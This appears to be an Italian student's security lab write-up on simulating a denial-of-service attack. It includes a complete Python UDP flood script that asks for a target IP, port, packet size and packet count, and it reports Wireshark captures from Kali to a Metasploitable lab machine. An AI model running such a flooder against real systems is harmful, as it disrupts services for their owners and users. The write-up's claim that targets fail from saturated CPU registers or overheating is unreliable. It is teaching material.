Esercitazione S6/L3

In questa esercitazione ho simulato un attacco Dos, inviando pacchetti UDP, creando un semplice programma con python.

Dos:

L'attacco Dos è un tipo di attacco che mira a sovraccaricare le risorse hardware di un dispositivo. Questo avviene grazie all'invio di molteplici pacchetti in un lasso di tempo ristretto. La macchina vittima ricevendo una mole di pacchetti enorme non riuscirà a processarli e tenderà a sovraccaricarsi, bloccandosi per: saturazione dei registri (le memorie della cpu) o per il raggiungimento di una temperatura troppo elevata.

Python:


Questo è il programma che sono andato a creare. Il programma all'avvio chiederà all'utente l'impostazione dei parametri quali: l'indirizzo IP, la porta di destinazione, la grandezza dei pacchetti e quanti pacchetti si vuole inviare. Nel codice andremo a impostare (nella riga 21) in quale lasso di tempo deve essere effettuato l'invio dei pacchetti. Minore sarà l'intervallo più pacchetti verranno inviati alla macchina target con la possibilità di portare a termine l'attacco Dos. Una volta impostati i parametri avverrà lo scambio dei pacchetti UDP come impostato nel programma.

*~/Desktop/Bufferino.py - Mousepad

File Edit Search View Document Help

```
1 import socket
2 import time
3
4 def invia_pacchetti_udp():
5     # Richiedi all'utente i dettagli del pacchetto
6     ip_destinazione = input("Inserisci l'indirizzo IP di destinazione: ")
7     porta_destinazione = int(input("Inserisci la porta di destinazione: "))
8     dimensione_pacchetto = int(input("Inserisci la dimensione del pacchetto (in byte): "))
9     numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))
10
11    # Creazione del contenuto del pacchetto di dimensione specificata
12    contenuto_pacchetto = b'A' * dimensione_pacchetto
13
14    # Creazione del socket UDP
15    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
16        for i in range(numero_pacchetti):
17            try:
18                # Invia il pacchetto al destinatario
19                sock.sendto(contenuto_pacchetto, (ip_destinazione, porta_destinazione))
20                print(f"Pacchetto {i+1}/{numero_pacchetti} inviato a {ip_destinazione}:{porta_destinazione}")
21                time.sleep(0.01)
22            except Exception as e:
23                print(f"Errore durante l'invio del pacchetto {i+1}: {e}")
24
25 # Avvia la funzione per inviare i pacchetti UDP
26 if __name__ == "__main__":
27     invia_pacchetti_udp()
28
```

Possiamo riscontrare l'esito dell'invio dei pacchetti andando a intercettare la connessione con wireshark



Come si può vedere dalla foto precedente è avvenuto lo scambio di pacchetti UDP da Kali (source 192.168.1.13) a Metaspoitable (destination 192.168.1.15).
Prolungando questo scambio di pacchetti, o impostando un intervallo di tempo minore, la macchina target (in questo caso Metaspoitable) andrà fuori servizio.